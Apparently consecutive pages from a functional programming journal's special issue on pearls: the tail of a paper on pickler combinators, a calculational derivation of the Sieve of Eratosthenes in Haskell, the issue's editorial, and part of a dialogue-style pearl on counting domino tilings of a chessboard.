$$p \circ u \sqsubseteq \text{id} \tag{2}$$

where `id` is the identity function on the appropriate domain, and  $\sqsubseteq$  denotes the usual definedness ordering on partial functions. (Strictly speaking, given a pickler `pa`, it is  $p = \text{pickle pa}$  and  $u = \text{unpickle pa}$  which have this property). More concretely, (1) says “pickling followed by unpickling generates the original value”, and (2) says “successful (*i.e.* exhaustive and terminating) unpickling followed by

pickling produces the same list of bytes”. Note that (1) is valid only if values pickled by combinators such as `lift`, `zeroTo` and `nat` are in the intended domain; also observe that (2) is broken by structure sharing, as the pickler could produce a string that has different sharing from the one that was unpickled.

Combinators over embedding-projection pairs have been studied in the context of embedding interpreters for little languages into statically-typed functional languages (Benton, 2004; Ramsey, 2003); indeed some of the combinators are the same as those defined here.

Pickling has been studied as an application of *generic programming* (Morrisett & Harper, 1995; Jansson & Jeuring, 2002; Hinze, 2002), in which pickling and unpickling functions are defined by induction on the structure of types. Using a language such as Generic Haskell (Clarke *et al.*, 2001), we can extend our combinator library to provide default picklers for all types, but leaving the programmer the option of custom pickling where more control is required.

Following submission of the final version of this article, Martin Elsman brought to the author’s attention a combinator library (Elsman, 2004) somewhat similar to the one described here. Elsman’s library is for Standard ML, and takes a slightly different approach to structure sharing, maintaining a single dictionary for all shared values. Values of different types are stored in the dictionary using an encoding of dynamic types. The library also supports the pickling of values containing ML references, possibly containing cycles.

## 6 Acknowledgements

Thanks are due to Nick Benton, Simon Peyton Jones, and Claudio Russo for their helpful comments on this paper and its previous incarnation as an SML implementation. I would also like to thank Ralf Hinze and the anonymous referees for their constructive comments.

# FUNCTIONAL PEARL

## *Calculating the Sieve of Eratosthenes*

LAMBERT MEERTENS

*Kestrel Institute, Palo Alto, CA, USA*

*and*

*Utrecht University, Utrecht, The Netherlands*

(e-mail: [lambert@kestrel.edu](mailto:lambert@kestrel.edu))

### 1 The Sieve of Eratosthenes

The *Sieve of Eratosthenes* is an efficient algorithm for computing the successive primes. Rendered informally, it is as follows:

1. Write down the successive “plurals”: 2, 3, 4, ...
2. Repeat:
  - (a) Take the first number that is not circled or crossed out.
  - (b) Circle it.
  - (c) Cross out its proper multiples.
3. What is left (i.e. the circled numbers) are the successive prime numbers.

Here are the first few rounds shown in action:

2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	...
②	3	☒	5	☒	7	☒	9	☒	11	☒	13	☒	15	☒	17	☒	19	☒	...
②	③	☒	5	☒	7	☒	☒	☒	11	☒	13	☒	☒	☒	17	☒	19	☒	...
②	③	☒	⑤	☒	7	☒	☒	☒	11	☒	13	☒	☒	☒	17	☒	19	☒	...

Although formulated in an imperative style, this algorithm must be executed somewhat lazily, for otherwise the process will hang already in the first step. For manual execution by calculating non-prodigies the main efficiency gain is in the avoidance of division, since ‘manual’ division takes considerably more effort than addition. As this is not a big issue for modern electronic computers, we shall ignore this aspect. What remains then as the essence of this sieve algorithm is this: it produces a *stream* of primes, and that stream is used *while it is being produced* to filter itself. Thus, each number being tested for primality is only tested for divisibility by smaller primes, instead of all smaller plurals.

There is a well-known two-line functional program embodying this sieve. Although not the most efficient functional program for Eratosthenes’ Sieve, this elegant little program may be considered part of the folklore of functional programming. When first confronted with this program, many a student of functional programming finds it hard to understand “why” it works. In fact, most may not know how to approach this other than by the error-prone technique of building a mental model

of the behaviour of the program under the standard operational semantics. Yet it is possible to give simple and precise arguments not employing operational notions, and among those, derivation by program calculation is perhaps the most satisfying and convincing. So, what we set out to do in the remainder is to construct that folklore functional program by calculation.

In order to do so we recapitulate some standard theory about streams and about primes in the following two sections.

## 2 Streams

For our present purposes, a *stream* is always an *infinite* list.

The data type of streams can be viewed as the so-called carrier of a final coalgebra. The corresponding general *anamorphism* (Malcolm, 1990; Meijer *et al.*, 1991) – in particular for streams also known as an *unfold* – with suitably typed ingredient functions  $f$  and  $g$  is the function  $h$  satisfying

$$h x = f x : h(g x) \quad (1)$$

Informally, the value computed by function  $h$  applied to argument  $x$  is the stream  $[f x, f(g x), f(g(g x)), \dots]$ . Note that equation (1), given functions  $f$  and  $g$ , fully characterizes anamorphism  $h$ . In other words, viewed as a functional equation in unknown  $h$ , (1) has a *unique* solution. A notation for that function is  $\llbracket f_\Delta g \rrbracket$ .

A particular case is the anamorphism  $\llbracket f_\Delta (+1) \rrbracket$ , where the second ingredient function  $(+1)$  is the successor function on the naturals. We prove that

$$\llbracket f_\Delta (+1) \rrbracket n = \text{map } f [n..] \quad (2)$$

by verifying that the right-hand side, viewed as a function of  $n$ , satisfies (1) with ingredients  $f := f$  and  $g := (+1)$ . So we calculate:

$$\begin{aligned} & \text{map } f [n..] \\ = & \quad \{ \text{definition of } '..' \} \\ & \text{map } f (n : [n+1..]) \\ = & \quad \{ \text{definition of map} \} \\ & f n : \text{map } f [n+1..] \end{aligned}$$

Since the solution to (1) is unique, to establish that some function  $h$  equals  $\lambda n \rightarrow \text{map } f [n..]$  it now suffices to show that it satisfies the equation  $h n = f n : h(n+1)$ .

All Haskell lists used explicitly or implicitly in what follows will actually be ascending streams of naturals.

## 3 Characterizing the primes

The stream of primes can be described as:

$$\text{primes} = \text{map } \text{nthPrime} [0..] \quad (3)$$

using the fact that there is an inexhaustible supply of primes:  $\text{nthPrime } 0 = 2$ ,  $\text{nthPrime } 1 = 3$ ,  $\text{nthPrime } 2 = 5$ , etc. Of course, this needs to be supplemented by a characterization of function  $\text{nthPrime}$ .

What is a prime number? A *plural* is a natural number that is at least 2. The stream of all plurals is given by [2..]. A *prime* is then a plural that is not divisible by any other plural. Using the fact that a natural divisor of a plural  $p$  is at most  $p$ , this can equivalently be restated as: a prime is a plural that is not divisible by any smaller plural. It follows immediately from this characterization that 2 is prime. Since a non-prime plural (a.k.a. a *composite*) is divisible by a smaller plural, it is divisible by some smaller prime. This is the first step towards the proof of the prime factorization theorem, but here we use it for yet another characterization of the primes, one that is geared towards the Sieve:

a prime is a plural that is not divisible by any smaller prime.

In an ascending stream *smaller* is the same as *prior*. Therefore,  $\text{nthPrime } n$  is the head of the stream of plurals that remain after removing from [2..] the multiples of the primes  $\text{nthPrime } 0$ ,  $\text{nthPrime } 1$ , and so on, up to but not including  $\text{nthPrime } n$ .

The preceding is deemed part of elementary number theory. We can express it in Haskell, as follows. The operation of removing the multiples of primes prior to  $\text{nthPrime } n$  from a stream is given by *removeTo*  $n$ , using this definition of *removeTo*:

$$\text{removeTo } 0 = \text{id} \tag{4}$$

$$\text{removeTo } (n+1) = \text{filter}(\text{notdiv}(\text{nthPrime } n)) \cdot \text{removeTo } n \tag{5}$$

where

$$\text{notdiv } d \ n = n \text{'mod'} d \neq 0 \tag{6}$$

So, applying this filter to the plurals and taking the head of the resulting stream, we have:

$$\text{nthPrime } n = \text{head}(\text{removeTo } n [2..]) \tag{7}$$

The intermediate stream  $\text{removeTo } n [2..]$  corresponds, for successive values of  $n$ , to the ‘untouched’ plurals (i.e. neither circled nor crossed out) in successive rounds of the Sieve as shown in action in Section 1. Actually, (4)–(7) constitute a ludicrously inefficient, but nevertheless effective, Haskell program for computing the primes. It is so inefficient because the smaller primes are recomputed again and again, and so the time to compute the next prime roughly doubles each time. If function  $\text{nthPrime}$  is ‘tabulated’ or ‘memoized’ (Bird, 1980), this program is tolerably inefficient. In a sense, memoizing is what the Sieve does: it ‘reuses’ the previously computed primes.

Note that, for each natural  $n$ ,  $\text{removeTo } n$  is a filter, i.e., a function on streams that can be expressed in the form  $\text{filter } r$  for some predicate  $r$ . In general, if  $f$  is a filter, and  $h = \text{head}(f [2..])$ , it holds that  $f [2..] = h : f [h+1..]$ . This property of filters, which we state without proof, can be used to strengthen (7) to a property of the stream  $\text{removeTo } n [2..]$ :

$$\text{removeTo } n [2..] = \text{nthPrime } n : \text{removeTo } n [(\text{nthPrime } n) + 1 ..] \tag{8}$$

#### 4 Calculating the solution

A straightforward generalization of (3) is:

$$\text{primesFrom } n = \text{map } \text{nthPrime} [n..] \quad (9)$$

So, by (2),  $\text{primesFrom} = [\text{nthPrime}_\Delta(+1)]$ . We want to find an algorithm in sieve form for this, meaning that it uses the stream of primes it produces to filter the very same stream. To find such a solution we let ourselves be guided by the fact that it has to satisfy (1) for  $f := \text{nthPrime}$  and  $g := (+1)$ , or

$$\text{primesFrom } n = \text{nthPrime } n : \text{primesFrom}(n+1) \quad (10)$$

An ‘inspired guess’ is now that we can express function  $\text{primesFrom}$  in sieve form by:

$$\text{primesFrom } n = \text{sieve}(\text{removeTo } n [2..]) \quad (11)$$

for some function  $\text{sieve}$ . This guess is, of course, informed by the form of (7).

The remaining task is to find a suitable definition for  $\text{sieve}$ . Let us substitute the right-hand side of (11) for  $\text{primesFrom}$  in both sides of (10) and see how far we can symbolically evaluate the results. For the sake of brevity ‘ $\text{nthPrime } n$ ’ is abbreviated throughout by ‘ $p$ ’. For the left-hand side we calculate then:

$$\begin{aligned} & \text{primesFrom } n \\ = & \quad \{ (11) \} \\ = & \quad \text{sieve}(\text{removeTo } n [2..]) \\ = & \quad \{ (8) \} \\ = & \quad \text{sieve}(p : \text{removeTo } n [p+1..]) \\ = & \quad \{ \text{abbreviating ‘removeTo } n [p+1..] \text{’ to ‘ns’} \} \\ & \quad \text{sieve}(p : ns) \end{aligned}$$

For the right-hand side:

$$\begin{aligned} & p : \text{primesFrom}(n+1) \\ = & \quad \{ (11) \} \\ = & \quad p : \text{sieve}(\text{removeTo}(n+1) [2..]) \\ = & \quad \{ (5), \text{definition of ‘.’} \} \\ = & \quad p : \text{sieve}(\text{filter}(\text{notdiv } p)(\text{removeTo } n [2..])) \\ = & \quad \{ (8) \} \\ = & \quad p : \text{sieve}(\text{filter}(\text{notdiv } p)(p : \text{removeTo } n [p+1..])) \\ = & \quad \{ \text{abbreviating as above} \} \\ = & \quad p : \text{sieve}(\text{filter}(\text{notdiv } p)(p : ns)) \\ = & \quad \{ \text{notdiv } p p = \text{False}, \text{definition of filter} \} \\ & \quad p : \text{sieve}(\text{filter}(\text{notdiv } p) ns) \end{aligned}$$

So (10) holds if the final expressions in these two calculations are equal. If we treat  $p$  and  $ns$  in these expressions as ordinary variables rather than abbreviations for any specific expressions, and take the equation equating these two final expressions as the definition of  $\text{sieve}$ , the desired equality is certainly achieved.

For *primes* we find then:

$$\begin{aligned}
 & \text{primes} \\
 = & \{ (3) \} \\
 = & \text{map } \textit{nthPrime} [0..] \\
 = & \{ (9) \} \\
 = & \text{primesFrom } 0 \\
 = & \{ (11) \} \\
 = & \text{sieve } (\textit{removeTo } 0 [2..]) \\
 = & \{ (4), \text{definition of } \textit{id} \} \\
 & \text{sieve } [2..]
 \end{aligned}$$

The final program is now

$$\begin{aligned}
 \text{primes} &= \text{sieve } [2..] \\
 \text{sieve}(p : ns) &= p : \text{sieve } (\text{filter } (\text{notdiv } p) \text{ ns}) \\
 \text{notdiv } d \text{ } n &= n \text{'mod'} \text{ } d \neq 0
 \end{aligned}$$

a two-line program if *notdiv* is expanded in place. Note that *primesFrom* has departed from the stage, having played its role as a catalyst for the calculations.

## 5 Conclusion

We have arrived at a well-known functional program for the Sieve of Eratosthenes. Clearly, the initial definitions were set up to facilitate the steps leading to this particular solution, and there is no intended claim that invention *ab initio* might have proceeded equally smoothly. The derivation uses, apart from pure formal equational reasoning as originally proposed for program derivation in Burstall & Darlington (1977), and a few snippets of elementary number theory, only the fact that equation (1) is a characterization (also known as a *universal property*). There are other proof methods that will establish the same result (for a comparison of proof methods, see Gibbons & Hutton (1991)), but the present one is arguably the simplest, and without doubt the easiest to teach. It deserves to be better known.

## *Special Issue on Functional Pearls*

### *Editorial*

RALF HINZE

*Institut für Informatik III, Universität Bonn  
Römerstraße 164, 53117 Bonn, Germany  
(e-mail: ralf@informatik.uni-bonn.de)*

*Wer die Perle in Händen hält,  
fragt nicht nach der Muschel.*

— Peter Benary

You are holding a necklace in your hands, composed of no fewer than thirteen exquisite pearls. The pearls are from all over the world, selected for the finest quality, smoothness and lustre. For your viewing pleasure, the necklace emphasizes variety, stringing pearls of wildly different color, shape and size. Satisfaction is guaranteed.

This special issue of the *Journal of Functional Programming* is devoted to Functional Pearls. The original call for papers solicited articles that were small, rounded and enjoyable to read. Thirty-seven papers were submitted in response to the call, of which thirteen were finally selected for inclusion in this special issue. The pearls cover a diverse range of topics, including circuit design, coalgebra, combinator libraries, data compression, fractal geometry, ICFP programming contests, puzzles, spicey, type systems, and, of course, parsing.

In nature, a masterpiece of a pearl is born from pain and suffering of the mother oyster. I do not know about the pain and suffering of the authors but the process of stringing this necklace was a very enjoyable one, due to the quality of papers and due to the overwhelming editorial support. More than a hundred referees helped to bring this special issue to life, in fact, too many to be listed here. Thank you! I would like to record a particular debt of gratitude to Richard Bird, the editor of JFP's regular Functional Pearls column, for contributing two lovely pearls and for reviewing many more. Furthermore, special thanks go to Simon Peyton Jones and Phil Wadler for the opportunity to publish the pearls as a special issue of the *Journal of Functional Programming*.

Enjoy the string of pearls,

Ralf Hinze

# FUNCTIONAL PEARL

## *On tiling a chessboard*

RICHARD S. BIRD

*Programming Research Group, Oxford University, Wolfson Building, Parks Road, Oxford OX1 3QD, UK*  
(e-mail: richard.bird@comlab.ox.ac.uk)

**Teacher:** Good morning class. Today I would like you to construct a program for finding out how many ways a chessboard can be tiled with dominoes. For those who don't play games, a chessboard is a  $8 \times 8$  board divided into 64 squares, and a domino is a  $2 \times 1$  tile which can cover two squares of the board either vertically or horizontally. For example, a  $2 \times 2$  board can be covered with two dominoes in exactly two ways, with both dominoes horizontal or both vertical.

**Fun:** Sounds like a fun problem. I would start by thinking about a function *tilings* ::  $(Int, Int) \rightarrow [Tiling]$  such that *tilings* ( $m, n$ ) returns a list of all the distinct tilings of an  $m \times n$  board. There seems no harm to me in generalising the problem right at the start. Having constructed *tilings* we can compose it with *length* to get the answer. That's the great thing about lazy functional programming, you can separate a program into its component parts and program compositionally without loss of efficiency.

**Data:** Well, you can't tile a  $3 \times 3$  board, or any rectangular board with two odd-numbered sides, without leaving a hole somewhere. Let me think of a suitable data structure for *Tiling*. It should be a list of pairs of numbers, each pair representing the two squares that are covered by a single domino. I know a neat way of numbering the squares of a chessboard that ...

**Set:** Data, why do you always want to plunge straight in with a data structure? We have no idea of how we want to process elements of *Tiling* yet, so no idea of what to represent. And Fun, why do you always immediately go for lists? We might want a tree of tilings or some other structure to represent the *set* of possible tilings. I would think about a function *tilings* with type  $(Int, Int) \rightarrow Set Tiling$  and worry about the representation later.

**Rel:** I would go further than Set and think about a relation *tiling* ::  $(Int, Int) \rightsquigarrow Tiling$  that returned an arbitrary tiling. As you know, I think of relations as nondeterministic functions. Of course, we have to ensure that every legitimate tiling was a possible outcome of *tiling*.

**Set:** Rel, there you go again wanting to bring relations into everything. This is clearly a problem about sets, so why won't set-valued functions suffice?

**Rel:** Simplicity of notation. I can think of a relation  $\text{putDomino} :: \text{Tiling} \rightsquigarrow \text{Tiling}$  that adds one more domino to a partial tiling. You have to think of a function  $\text{putDomino} :: \text{Tiling} \rightarrow \text{Set Tiling}$  that returns all the ways a single domino can be added. Consequently, when you want to compose two  $\text{putDomino}$  functions you have either to bring in a set comprehension, or use *union* and *mapSet* all over the place. Both of these add to the complexity of expressions. I, on the other hand, can use relational composition. Right at the end we can lift everything to the set level, but the notational overhead is less if we stick to relations for most of the reasoning.

**Set:** I don't see that it makes much difference, but since Rel and I agree basically about how to start, I am willing to go along with this relational stuff. In fact, I can see how to specify the problem using  $\text{putDomino}$ ; we have

$$\text{tiling}(m, n) = \text{putDomino}^N \cdot \text{empty}$$

where  $N = \lfloor m * n / 2 \rfloor$ . The relation  $\text{empty}$  returns an empty tiling, and  $P^n$  composes the relation  $P$  with itself exactly  $n$  times.

**Fun:** Yes, of course. I was already thinking of decomposing my *tilings* function into a repetition of *putDomino* functions when I proposed it. Given *putDomino* it is easy to code up the result as a Haskell program. There will be a lot of backtracking on encountering dead-ends, but one of the advantages of lazy functional programming is that we don't have to program the backtracking ourselves. Indeed this was emphasized as one of the great points about lazy functional programming when it was first proposed.

**Rel:** True, but a program without backtracking is going to be faster than one with it. Let me abbreviate *putDomino* simply to the letter  $P$ , and *empty* to  $E$ . To avoid backtracking we want a refinement  $Q \subseteq P$  so that, again with  $N = \lfloor m * n / 2 \rfloor$ ,

$$Q^N \cdot E = P^N \cdot E \tag{1}$$

$$\text{range}(Q^n \cdot E) \subseteq \text{domain } Q \quad \text{for } 0 \leq n < N \tag{2}$$

Equation (1) says that we don't lose any full tilings by considering  $Q$  rather than  $P$ , and (2) says that any partial tiling that has been constructed using  $Q$  can always have another  $Q$  applied to it, so backtracking isn't needed.

In fact we can go further. Since  $Q \subseteq P$  we can take  $Q = S \cdot P$  where  $S \subseteq \text{id}$ , so  $S$  is what is called a *coreflexive* relation. You can think of  $S$  as a filter that allows only "safe" tilings through. Now it is easy to show by induction that (1) follows from

$$S \cdot E = E \tag{3}$$

$$S \cdot P^N \cdot E = P^N \cdot E \tag{4}$$

$$S \cdot P^{n+1} \cdot E = S \cdot P \cdot S \cdot P^n \cdot E \quad \text{for } 0 \leq n < N \tag{5}$$

Equation (3) says that the empty tiling is safe, and (4) that the full tiling is safe. Equation (5) is a little trickier to interpret, but it says that given any safe nonempty tiling we can always *remove* a domino to give a safe tiling. From (5) we get  $S \cdot P^n \cdot E = Q^n \cdot E$ , and (1) follows from this and (4).

**Set:** I see that. Since  $S \subseteq id$  we have  $S \cdot P \cdot S \cdot P^n \cdot E \subseteq S \cdot P^{n+1} \cdot E$ , so the interesting direction is  $S \cdot P^{n+1} \cdot E \subseteq S \cdot P \cdot S \cdot P^n \cdot E$ , which has the interpretation you have just given. See, Rel, I remember that relational composition is monotonic under inclusion. And surely (5) is also necessary for (1) because if some safe  $(n + 1)$ -tiling is not achievable by applying a safe move to a safe  $n$ -tiling, then we will miss all of its completions, and (2) says that there is at least one such completion. But how do you simplify (2)?

**Rel:** Well,  $\text{range } X \subseteq \text{domain } Y$  just in the case that  $X \subseteq Y^T \cdot Y \cdot X$ , where  $Y^T$  denotes the converse of  $Y$ . The converse of a relation is just like the transposition of a matrix, so we will use the same notation. Now,

$$\begin{aligned}
& \text{range}(Q^n \cdot E) \subseteq \text{domain } Q \\
\equiv & \quad \{\text{above remark}\} \\
& Q^n \cdot E \subseteq Q^T \cdot Q \cdot Q^n \cdot E \\
\equiv & \quad \{\text{since (5) implies } Q^n \cdot E = S \cdot P^n \cdot E\} \\
& S \cdot P^n \cdot E \subseteq Q^T \cdot S \cdot P^{n+1} \cdot E \\
\equiv & \quad \{\text{since } Q = S \cdot P\} \\
& S \cdot P^n \cdot E \subseteq (S \cdot P)^T \cdot S \cdot P^{n+1} \cdot E \\
\equiv & \quad \{\text{since } (S \cdot P)^T = P^T \cdot S^T = P^T \cdot S \text{ as } S^T = S \text{ for a coreflexive } S\} \\
& S \cdot P^n \cdot E \subseteq P^T \cdot S \cdot S \cdot P^{n+1} \cdot E \\
\equiv & \quad \{\text{since } S \cdot S = S \text{ for a coreflexive } S\} \\
& S \cdot P^n \cdot E \subseteq P^T \cdot S \cdot P^{n+1} \cdot E
\end{aligned}$$

Hence (2) is equivalent to

$$S \cdot P^n \cdot E \subseteq P^T \cdot S \cdot P^{n+1} \cdot E \tag{6}$$

And (6) says that given any safe partial tiling we can always *add* a domino to give a safe tiling. So a safe tiling has to be one to which you can add or remove a domino and leave a safe tiling.

**Fun:** I don't really see where all this is leading.

**Set:** Rel's point is that if we can find an appropriate definition of a safe tiling, and only construct bigger safe tilings out of smaller ones, then we will still get all possible tilings without having to backtrack: all safe tilings can be completed to a full board. The interesting question now is: What is a safe tiling?

**Data:** How about taking a safe tiling as one that contains no holes? Its certainly true of the empty and full tiling, and I bet we can show that your conditions are met, Rel.

**Set:** I think you would lose your bet, Data. Consider a full board but with the top-left and top-right squares missing. This contains no holes, and we can tile this shape to reach the position, but the trouble is we cannot complete the tiling with an extra domino. By the way, I nearly said remove the bottom-left and top-right squares but, as every puzzle solver knows, these two squares have the same colour, so one cannot tile this shape with dominoes. Every domino covers two squares of different colours, so in any partial tiling the number of covered White squares equals the number of covered Black squares.

**Data:** Well, how about no holes and the unfilled squares all belong to connected components of even size?

**Fun:** That may work, but isn't it going to be hard to keep track of the connected components? We want safe positions that are easy to recognize.

**Rel:** I am still thinking about (5) and (6); surely the proof that we can add a domino should be similar to the proof that we can remove one. There is a duality here that we are not exploiting. Suppose we let  $D$ , pronounced "dual", be a nondeterministic function that takes a tiling  $t$  and returns some tiling of the squares not covered by  $t$ . So  $D$  together with  $t$  tiles the whole board. In symbols,

$$D \cdot P^n \cdot E = P^{N-n} \cdot E \quad \text{for } 0 \leq n \leq N \quad (7)$$

In particular, the dual of the empty board is a full board and conversely. We also have

$$D \cdot P = P^T \cdot D \quad (8)$$

In words, if we can obtain a tiling by adding a domino and then taking a dual, then we can obtain the same tiling by first taking the dual and then removing some domino. Equation (8) also holds on the full board because both sides denote the empty relation. Now I think we can show that (5) and (6) are the same thing if we also assume that  $S \cdot D = D \cdot S$ , that is, the dual of a safe tiling is a safe tiling of the dual. Let us assume (5) holds, which by a change of variable is equivalent to

$$S \cdot P^{N-n} \cdot E = S \cdot P \cdot S \cdot P^{N-n-1} \cdot E$$

for  $0 \leq n < N$ . Taking the dual of the left-hand side, we have

$$\begin{aligned} & D \cdot S \cdot P^{N-n} \cdot E \\ &= \{ \text{assuming } D \cdot S = S \cdot D \} \\ & S \cdot D \cdot P^{N-n} \cdot E \\ &= \{ \text{by (7)} \} \\ & S \cdot P^n \cdot E \end{aligned}$$



Doing the same for the right-hand side, we have

$$\begin{aligned}
 & D \cdot S \cdot P \cdot S \cdot P^{N-n-1} \cdot E \\
 = & \quad \{ \text{assuming } D \cdot S = S \cdot D \} \\
 & S \cdot D \cdot P \cdot S \cdot P^{N-n-1} \cdot E \\
 = & \quad \{ \text{using (8)} \} \\
 & S \cdot P^T \cdot D \cdot S \cdot P^{N-n-1} \cdot E \\
 = & \quad \{ \text{using } D \cdot S = S \cdot D \text{ again, and then (7)} \} \\
 & S \cdot P^T \cdot S \cdot P^{n+1} \cdot E
 \end{aligned}$$

So we have proved (6). I am sure we can go the other way, but it's enough that we have reduced two proofs to one.

**Data:** Well, I can't follow all your details, but I do see that we want a safe tiling to be one whose dual is also safe. That obviously prevents us defining a safe shape as one with no holes, as its dual can have a very big hole! Let me think. (Pause.) I know! Let a safe tiling be one that looks like a step function. Suppose we start tiling in the bottom left-hand corner of the board. Then the step shape will be one that descends in steps from somewhere from up the left-hand side to the “floor” of the board. The dual of this step shape will also be a step shape, provided we view it from the top-right corner.

We can represent such a shape by a sequence of integers  $(v_i, h_i)$  for  $0 \leq i \leq k$  for some  $k$ . The value  $v_0$  is the drop from the top of the board to the top step (so  $v_0 \geq 0$ ), and  $h_0 > 0$  is the width of step number 0. Then  $v_i > 0$  and  $h_i > 0$  give the drop to and the width of step number  $i$ , and finally  $v_k > 0$  and  $h_k \geq 0$  is the final drop and the distance to the bottom-right corner. For a chessboard the starting step is  $[(8, 8)]$  and the final step is  $[(0, 8), (8, 0)]$ . Here is a picture of the step shape  $[(1, 1), (2, 1), (2, 2), (2, 2), (1, 2)]$ :

**Set:** There is another way to represent your step shape, namely by a sequence

SESSESSESESSEESEE

of moves, where  $S$  denotes a move South, and  $E$  a move East. The initial shape is  $S^8E^8$  and the final shape is  $E^8S^8$ . Perhaps we should keep this alternative in mind as well.

We still have to prove that the step shape is safe. I agree that both the empty and full tilings are step shapes, but that is not enough. Can we add a domino to a non-full step shape and leave a step shape?

Let's see. Suppose we cannot add a domino to the top step. This will happen if either  $v_0 = 0$ , when there is no room, or  $(v_0, h_0) = (1, 1)$ . In the second case only a horizontal domino would fit but it would overhang the remaining steps. But if we can't add a domino to the second step as well, then we also have  $(v_1, h_1) = (1, 1)$ . Etcetera, until at the end we have either  $(v_k, h_k) = (1, 1)$  or  $h_k = 0$ . So it seems that the one kind of step shape we can't add a domino to is a "real" set of steps with each step having a unit drop and width! We therefore have to show that a real set of steps can't be built by tiling according to our rules.

Oh, but this is obvious, isn't it? Every step in a real set of steps has the same colour, either Black or White. It follows that a real set of steps covers more of one colour than the other. Since each domino covers both a Black and a White square, a real set of steps cannot be covered by dominoes. I suppose Rel would like to see this proof conducted through a formal calculation with dots and relations, and not a variable in sight.

**Rel:** Yes I would: calculation is the sincerest form of proof. But I don't want to spend time on it as your argument is quite convincing. By my previous reasoning, your proof is enough to show that we can always remove a domino from a non-empty step shape and leave a step shape. In fact, we can see directly that a real set of steps is the only kind we can't remove dominoes from. Anyway, I am itching to represent these placements of dominoes symbolically.

**Fun:** Before you do, there is a problem. I agree that systematically placing dominoes to maintain a step shape is a good idea, but if we do it in all possible ways we will surely create exactly the same tiling many times over. Somehow we have got to either generate each tiling just once, or find some way of filtering out duplicates. The problem with Data's simple representation is that two different tilings may end up having the same step shape, so the information provided by the step shape alone is not going to be sufficient to identify duplicates.

**Set:** That's true. But Data's representation is so neat that I would like to stick with it. That means finding a way to generate each possible tiling just once. (*Pause.*)

**Dili:** While you lot have been chattering away I have been diligently working out the  $4 \times 4$  case by hand. There are 36 ways to tile a  $4 \times 4$  board. There are five ways to tile a  $4 \times 2$  board, so putting two of these side by side gives 25 ways. Another

nine are obtained by putting two  $2 \times 4$  boards above one another – not counting those tilings that fall into the first case. Finally, there are two ways to tile a board that cannot be split into two subtilings side by side or above one another. And  $25 + 9 + 2 = 36$ . Would you like to see them?

**Data:** No thanks, but that information will be a useful check when we come to construct the program. Returning to the problem, think of the tree that represents the possible safe tilings. The root of the tree is the empty board and we want all the leaves to be at depth  $N$  labelled with the distinct full tilings. Each edge represents the action of one *putDomino*. Now, we have to ensure that each safe partial tiling appears exactly once in the tree, so two distinct tilings mustn't give the same result by adding dominoes. Then we would get a directed graph rather than a tree. More precisely, suppose  $T_1$  and  $T_2$  are distinct tilings, and  $P_1$  and  $P_2$  are two instances of *putDomino*; then we want to forbid  $T_1 + P_1 = T_2 + P_2$ .

Well, obviously,  $P_1 \neq P_2$ , otherwise  $T_1$  and  $T_2$  would be the same tiling, and  $P_1$  and  $P_2$  can't be vertical and horizontal dominoes placed on the same step because they wouldn't result in the same step shape. So  $P_1$  and  $P_2$  have to be dominoes placed on different steps. (*Pause.*)

**Rel:** Can't we solve the problem by only putting dominoes on the highest steps that they fit? The troublesome situation arises because one can add two dominoes  $P_1$  and  $P_2$ , placed on different steps, to the same step shape  $T$ . Then  $T_1 = T + P_2$  and  $T_2 = T + P_1$ . If we follow my strategy, then one of  $T_1$  and  $T_2$  will never be generated, so the problem doesn't arise.

**Fun:** No, that doesn't quite work. Consider the "Stonehenge" shape of two vertical dominoes with a horizontal one across the top. If we follow your strategy then, after placing the leftmost vertical domino, we have to put the next domino vertically on top of it, so we can never build Stonehenge!

**Set:** Interesting. One *can* adopt the strategy of placing a horizontal domino only at the highest place it will fit, because either a vertical domino can also be placed there, or can be placed on the square in some other part of the tree when a vertical wall of sufficient height has been built on the left. The problem is with vertical dominoes only.

I think I can see the way forward now. There is no problem if  $P_1$  and  $P_2$  have different orientations but are placed on the same step, nor if both  $P_1$  and  $P_2$  are horizontal dominoes. So suppose that  $P_1$  is a vertical domino placed on a higher step than than domino  $P_2$ . Let us allow the move  $P_1$  now, but prevent it from happening in some other descendant of the step shape by leaving a little pebble on the step on which  $P_1$  sits, meaning that in other parts of the tree only a horizontal domino can be placed there (if it can, of course).

**Data:** I see. So we want to represent a step not by a pair of integers but by a triple  $(p, v, h)$  in which  $p$  is either *Free* or *Pebble*. A step  $(Free, v, h)$  means we are free

to place either a vertical or horizontal domino on the step (if either or both are possible), but a value  $(Pebble, v, h)$  means that only a horizontal domino may be placed there if at all possible.

Here is how we process the step shape  $[(p_0, v_0, h_0), \dots, (p_k, v_k, h_k)]$ . We pass over steps  $(p, v, h)$  for which  $v * h \leq 1$  because no dominoes can be placed on them, so suppose we are now considering  $(p_i, v_i, h_i)$  where  $v_i * h_i > 1$ . Suppose first that  $p_i = Free$ . If  $v_i \geq 2$  and  $h_i \geq 2$ , then we can place either a vertical or a horizontal domino on the step, so we do both. If  $v_i \geq 2$  and  $h_i = 1$ , then we place a vertical domino on the step, and, in searching further down the list, record the fact that we have done so by leaving the step  $(Pebble, v_i, h_i)$  behind. In the remaining case  $v_i = 1$  and  $h_i \geq 2$  we simply place a horizontal domino.

**Fun:** We might as well do this as a program! I propose defining the types

```
> data State  = Free | Pebble
> type Step   = (State,Int,Int)
> type Shape  = [Step]
```

Agreed, *Shape* records only the step shape and not the tiling that leads to it, but our problem is only to count the number of tilings, not to enumerate them. I am going to represent *putDomino* by a function that takes a *Shape* and returns a list of *Shape* without duplicates. Here is the definition, which follows the scheme proposed by Rel, Set and Data:

```
> putDomino :: Shape -> [Shape]
> putDomino [] = []
> putDomino ((Free,v,h):steps)
>   | v>=2 && h>=2  = [horizontal v h steps, vertical v h steps]
>   | v>=2 && h==1   = [vertical v h steps] ++
>                         map (cons (Pebble,v,h)) (putDomino steps)
>   | v==1 && h>=2  = [horizontal v h steps]
>   | otherwise        = map (cons (Free,v,h)) (putDomino steps)

> putDomino ((Pebble,v,h):steps)
>   | v>=1 && h>=2  = [horizontal v h steps]
>   | otherwise        = map (cons (Pebble,v,h)) (putDomino steps)
```

We still have to define horizontal and vertical, but I think the main structure is clear. The definition of *cons x xs* is, of course, just *x:xs*.

**Set:** Can't we just program horizontal and vertical by

```
> horizontal v h steps = (Free,v-1,2):(Free,1,h-2):steps
> vertical v h steps  = (Free,v-2,1):(Free,2,h-1):steps
```

Placing either kind of domino introduces a new step; in the horizontal case the height of *v* is reduced by 1 and the step has width 2. The new step has height 1 and width *h* – 2. Similar remarks apply to the vertical case. Ah, not quite. These definitions can introduce “virtual” steps with height or width 0.

